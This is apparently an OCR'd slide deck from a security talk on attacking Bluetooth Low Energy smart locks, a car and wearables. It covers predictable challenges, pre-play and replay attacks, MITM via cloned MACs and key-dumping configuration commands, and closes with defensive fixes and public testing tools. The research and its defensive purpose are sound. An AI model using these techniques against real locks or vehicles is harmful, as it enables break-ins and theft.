You need to reset the lock to factory ;)

- Lock opens and goes into maintenance, original owner has „your keys are outdated”
- Resetting is a very painful process.
- And you can do it only from the inside of the door.


DEMO #7

https://www.youtube.com/watch?v=savEpbWHUIk


https://www.flickr.com/photos/morbius19/9768119233

Interception

Text to display on PoS (cleartext)



Active tampering



And on the mobile PoS:

BACK TO THE CAR

Hacking challenge – steal a car!

The protocol

Get "Challenge"

Random „challenge”

AES("LOGIN",AES(Challenge,key))

UNENCRYPTED: Open, Close...

MITM?



AES("LOGIN",
AES
(Challenge,
key
Get "Challenge"
Random „challenge”
AES("LOGIN",AES(Challenge,key))
MITM
Other cmd

Other commands – based on mobile app source


initConfigMode – initiate configuration (overwrite keys)

initiateDataTransfer – dump all the configuration (including keys)

Pairing


Config mode
Generate 24 random keys
Store keys in device
Use the first key

After the pairing



Get "Challenge"

Random „challenge”

AES("LOGIN",AES(Challenge,key))

UNENCRYPTED: Open, Close...

After the pairing

After the pairing

PRNG?

- *Is there any function which allows to generate a random number?*
- *There is no function to do this. However, there is a reasonably good alternative (...), which reads the module's **serial number** and uses the **two** least significant **bytes**, then triggers a channel 14 (**temperature**) ADC read and combines the two with some **very basic math*** to generate a sort of "multiplier seed" which can be used for randomness.*

* (multiplication of the values by themselves)

https://bluegiga.zendesk.com/entries/59399217-Random-function

Pre-play attack?

- Predictable challenge
- Force mobile app to calculate response in advance
- Replay

ENCRYPTED BLE CONNECTIONS?

Link-layer encryption?

MITM?

No need for bonding


Other MAC

MITM


Bond – encrypted communication

(for static attack scenarios not necessary)

MITM?


?
Bond
com
ypted
tion
Cloned
MAC
MITM
Bond – encrypted
communication
(for static attack
scenarios not necessary)


Bluetooth smart?
RTFM
Have you tried turning it off and on again?


!
New connection
Cloned
MAC
MITM
Bond – encrypted
communication

Some attacks...


- Denial of Service
- Interception
- Replay
- Authentication bypass
- Proximity actions
- Misconfiguration/excessive services abuse
- Logic flaws
- Badly designed crypto
- Brute force
- Fuzzing
- ...

Risk?

- Your pulse indication will not have any significance for by-passing people
- But an adversary may be extremely interested in it during negotiations
- Or, if it is used for biometric authentication in banking application

Halifax trials heartbeat ID technology for online banking

Electronic wristbands use customers' heartbeats to verify their identities and could mean the end of passwords and pin codes



https://www.theguardian.com/technology/2015/mar/13/halifax-trials-heartbeat-id-technology-for-online-banking

Technology | Wearables | Barack Obama

Barack Obama: Fears US president's new Fitbit fitness tracker threatens national security

By David Gilbert
March 19, 2015 13:12 GMT

US president Barack Obama checks his new Fitbit Surge while talking to Ireland's Taoiseach Enda Kenny during White House St Patrick's Day celebrations (Reuters)

http://www.ibtimes.co.uk/fears-barack-obamas-new-fitbit-fitness-tracker-represent-national-security-risk-1492705

The attack is mostly limited in range, but...

- Proximity may be abused away from original device location
- Mobile malware could attack nearby devices.
- Web bluetooth – attacks from websites?


https://webbluetoothcg.github.io/web-bluetooth/

How to fix the problem?

- Use the BLE encryption, bonding, random MACs properly
- Do not implement static passwords
- Design own security layers with active interception possibility in mind
- Beware excessive services, misconfiguration
- Prepare fallback for Denial of Service
- ...
- More details in whitepaper

BLE HackmeLock

- Software-emulated hw lock to practice BLE hacking
- Prototype already works, interesting bugs implemented
- Soon to be open-sourced, stay tuned...



Other scripts and tools for BLE

- BtleJuice

https://github.com/DigitalSecurity/btlejuice

- Smart lock hacking scripts (python) by Merculite Security (Anthony Rose):

https://github.com/merculite/BLE-Security

- BlueHydra – sniffing

https://github.com/pwnieexpress/blue_hydra

- BLE-Replay – parses hcidump from Android, can replay it

https://github.com/nccgroup/BLE-Replay

More info, whitepaper, videos etc.

Thanks, questions?

My family – for patience and various favours

SecuRing – for funding large part of this research